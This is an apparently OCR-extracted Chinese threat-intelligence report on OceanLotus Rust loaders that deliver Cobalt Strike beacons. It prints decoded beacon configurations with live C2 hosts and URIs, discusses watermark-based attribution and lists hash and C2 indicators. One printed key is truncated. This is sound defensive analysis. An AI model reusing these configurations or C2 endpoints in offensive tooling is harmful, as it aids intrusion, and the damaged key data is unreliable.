

```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 12227,
  "jitter": 22,
  "maxgetsize": 1398337,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 987654321,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "ecom.dfizm.com",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQChtjJMbUBk6uifC7Ywx/JpOsvnyvhRtrp
udnKHVKHR+19Bkz5kp/wv9l/zJEasFNWJQtWf1zQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/v2/kb/point/charge_h5",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "append 6 characters",
        "prepend 224 characters",
        "base64url",
        "mask"
      ]
    }
  },
  "http-post": {
    "uri": "/v1/pc/activate",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
```


溯源关联

这批Rust加载器恶意软件与之前捕获的海莲花攻击样本（MD5: c0271f7c0430f3ec4641e5a1436cf87f）在代码特征上高度重合。首先Rust部分代码几乎一致，第一阶段的shellcode也十分相似。



捕获的海莲花样本第二阶段shellcode有些不同，采用如下代码定位CS beacon木马的位置，DOS Header结构的magic number改为0x5041，不过File Header结构的magic number仍使用0x4F4E。



根据以上代码相似性，我们认为这些上传到VirusTotal平台的Rust加载器也与海莲花组织有关。

此外，之前攻击活动中捕获到的海莲花样本CS配置数据中的license_id同样是987654321。

```
{
  "beacontype": [
    "HTTP"
  ],
  "sleeptime": 4918,
  "jitter": 43,
  "maxgetsize": 2810517,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 987654321,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "64.176.58.16",
    "port": 80,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCU42kj0ybe4sbq7l3auxFDgOzdtxZZLj
PoSlBTVWDa2VJRHRKv5+uGfSlDdWqiYYn+oXhuk6INBR1B/V779IRuPuwMI+hKhzQHy24f17ZMLumIEOTrltyuIx
Ox2W6gbQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA=="
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/common/js/min/npm/getBaseInfo.min.js",
    "verb": "GET",
```


实际上，开源样本中CS木马涉及的license_id共有2个。

MD5	Beacon类型	License_id
064cd0afb4dc27df9d30c7f5209a8e5b	HTTPS	1359593325
080c5ee76e27fb361b2e2946afc05cb6	SMB	1359593325
96520d209bd3f4908843388a5643f498	SMB	987654321
3ada3a7ff12dbe5e129b4aec77051843	HTTPS	1359593325
598544a350d496bacabfc5b905fae6a4	HTTPS	987654321

但值得注意的是，这两个license_id对应的可能是破解版Cobalt Strike，现已被多个攻击团伙使用[2,3]，推测海莲花组织想借此模糊对Cobalt Strike攻击活动的归属。

双异鼠组织使用的CobaltStrike工具来源于一种特殊的破解版本，该版本CobaltStrike工具生成的Beacon木马程序带有一个特殊的水印（watermark）编号1359593325。由于在CobaltStrike软件设计中，Beacon木马水印编号与CobaltStrike软件证书序列号一一对应，因此该1359593325特殊编号曾被当作与APT组织APT29关联的重要证据。伏影实验室研究确认，当前该版本CobaltStrike软件许可证已经被多个APT组织或黑客组织滥用，不再能作为组织归因的决定性证据，而双异鼠组织正是利用了该水印编号，实现扮演APT29的“假旗”操作。

目前，伪造CobaltStrike水印的常见方式是使用已泄露的CobaltStrike.auth文件生成木马载荷，同时由于水印编号硬编码于Beacon木马二进制文件中，也给通过文件读写直接篡改水印编号提供了可能。伏影实验室调查发现，双异鼠组织滥用的水印编号目前已被APT29、REvil、未知黑客组织甚至安全研究人员利用。

Several fingerprints of Cobalt strike were found to be hosted on this same IP address. On Port 88 we found a default POST http request URI based on “Submit.php”. The beacon watermark is 987654321. It also corresponds to a cracked version of the pentesting tool according to our database. For this specific version, not a lot of information is publicly available regarding intrusion sets that could have leveraged it. However Microsoft reported that 566 unique beacons were collected from their telemetry.

总结

海莲花组织在近年来的攻击活动中不断更新攻击手法，此次发现的Rust加载器将后续载荷加密后附加到加载程序尾部，并试图用system32目录下合法DLL的内存空间存放待执行的shellcode，以避免触发安全软件的检测，同时滥用被多个黑客团体使用的Cobalt Strike水印混淆攻击归属。

防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5

064cd0afb4dc27df9d30c7f5209a8e5b
080c5ee76e27fb361b2e2946afc05cb6
96520d209bd3f4908843388a5643f498
3ada3a7ff12dbe5e129b4aec77051843
bf634036012335d802fc6abc1a7787bd
598544a350d496bacabfc5b905fae6a4

C&C

oo-advances-computers-interests.trycloudflare.com
guilty-patricia-connecticut-pulled.trycloudflare.com
ecom.dfizm.com

参考链接

[1].https://developers.cloudflare.com/cloudflare-one/connections/connect-networks/do-more-with-tunnels/trycloudflare/
[2].https://www.secrss.com/articles/60060
[3].https://www.intrinsec.com/wp-content/uploads/2024/01/TLP-CLEAR-2024-01-09-ThreeAM-EN-Information-report.pdf